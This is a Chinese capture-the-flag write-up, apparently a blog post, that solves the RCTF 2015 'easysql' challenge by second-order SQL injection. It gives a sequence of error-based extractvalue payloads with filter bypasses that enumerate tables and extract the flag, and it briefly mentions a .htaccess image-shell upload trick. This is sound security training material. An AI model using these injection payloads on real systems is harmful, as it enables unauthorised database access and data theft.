easysql
考点:sql二次注入
其实是rctf-2015__easysql_1.0的原题
经过测试发现有登入注册与改密码的功能,测试无sql漏洞,不出意外就是打二次注入,经过测试发现注册admin"#用户登入后,改密码成123,最后竟然改了admin的用户,然后登入到admin用户,说明存在二次注入

我们可以发现admin用户是不能用admin"#登入,但是admin“#却是修改admin的密码,所以可以猜测到是修改密码后端存在二次注入,猜测的后端语句是
1
|
update password='xxxx' where username="xxxx"
|
接下来直接打,先看看过滤了,

过滤的东西有的多,打报错注入(过滤or与and用||代替)
1
|
admin"||extractvalue(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(table_schema)=database()),0x7e))#
|
1
|
admin"||extractvalue(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name)='flag')))#
|
1
|
admin"||extractvalue(1,concat(0x7e,(select(flag)from(flag))))#
|
发现不在flag表,看user表
1
|
admin"||extractvalue(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name)='users')))#
|
真正位置–real_flag_1s_here。但发现here只显示了her,未完全显示,这是因为 extractvalue 和 updatexml最多只能显示32位数字,我们可以使用 reverse()函数,将报错回显的结果倒置,以此来查看末尾未显示的信
1
|
admin"||extractvalue(1,concat(0x7e,reverse((select(group_concat(column_name))from(information_schema.columns)where(table_name)='users'))))#
|
1
|
admin"||extractvalue(1,concat(0x7e,(select(real_flag_1s_here)from(users))))#
|
发现查询结果超过1行,我们需要使用正则表达式来获取flag值。
1
|
admin"||extractvalue(1,concat(0x7e,(select(real_flag_1s_here)from(users)where(real_flag_1s_here)regexp('^f'))))#
|
extractvalue最多只能显示32位的原因,报错回显不能够完全显示flag的值,我们可以依然使用 reverse()函数,将flag值倒置输出,再利用sql语句将倒置部分恢复,将前后两部分flag拼接到一起,就可以获得完整的flag值。
1
|
admin"||extractvalue(1,concat(0x7e,reverse((select(real_flag_1s_here)from(users)where(real_flag_1s_here)regexp('^f')))))#
|
[RCTF2015]EasySQL1 题目分析与详解_[rctf2015]easysql 1-CSDN博客
xctf-try__upload_1.0
前端限制的文件上传,ez

xman-qualifiers-2017__upload_1.0
直接打.htaccess图片马就行
